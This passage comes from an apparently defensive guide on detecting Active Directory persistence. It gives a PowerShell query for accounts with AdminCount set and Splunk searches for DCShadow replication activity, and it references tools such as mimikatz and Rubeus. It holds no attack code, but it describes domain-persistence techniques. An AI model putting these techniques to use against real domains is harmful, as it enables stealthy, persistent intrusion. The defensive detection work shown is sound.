| rename DN as "TargetObject"
```



MITIGATION & DETECTION – ADMINSDHOLDER

- Some more useful detection advice from adsecurity.org is monitoring users and groups with "AdminCount = 1" to identify domain accounts with ACLs set by SDProp. You can use the AD Module command below to do this.

```
Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))" -Properties MemberOf,Created,Modified,AdminCount | select ObjectClass, Name
```



MITIGATION & DETECTION – DCSHADOW

MITIGATION:

- I've said this before and I'll say it again; protect your administrative users. DCShadow requires the compromise of a domain administrator's account to execute. Stop attackers from getting this and you can save yourself a lot of trouble.

DETECTION:

- DCShadow persistence can be a little tricky to detect since the changes made to AD objects are done via active directory replication which aren't logged the same way that regular/direct AD object changes are.
- One of the best ways to detect DCShadow abuse is monitoring your network logs and looking for AD replication traffic coming from non-domain controller hosts.
- The detection techniques in the next few pages rely on using event logs to identify potential DCShadow abuse.

Detection reference:


https://attack.stealthbits.com/how-dcshadow-persistence-attack-works

https://github.com/AlsidOfficial/UncoverDCShadow

MITIGATION & DETECTION – DCSHADOW

- Use Event ID 4929 (an Active Directory replica source naming context was removed) to identify domain replication activity coming from the source address of a non-domain controller host.


```
index=* EventCode=4929 Source_Address!="FOX-SVR-DC.fox.com"
| table _time, Source_Address, TaskCategory
```



MITIGATION & DETECTION – DCSHADOW

- Monitor Event ID 4742 (a computer account was changed) for specific SPN values added to a non-domain controller host and then immediately being removed.

```
index=* EventCode=4742
| table _time, Account_Name, Message
```



REFERENCES

I've done my best to call out all the resources I've used in each individual section, but here are some resources and references that I believe deserve another mention:

All icons downloaded from: https://www.flaticon.com/

- https://attack.mitre.org/
- https://adsecurity.org/
- https://www.harmj0y.net/blog/
- https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/
- https://attack.stealthbits.com/
- https://posts.specterops.io/
- https://github.com/infosecn1nja/AD-Attack-Defense
- https://www.blackhat.com/docs/us-15/materials/us-15-Metcalf-Red-Vs-Blue-Modern-Active-Directory-Attacks-Detection-And-Protection.pdf
- https://github.com/gentilkiwi/mimikatz/wiki
- https://github.com/BloodHoundAD/Bloodhound/wiki
- https://github.com/GhostPack/Rubeus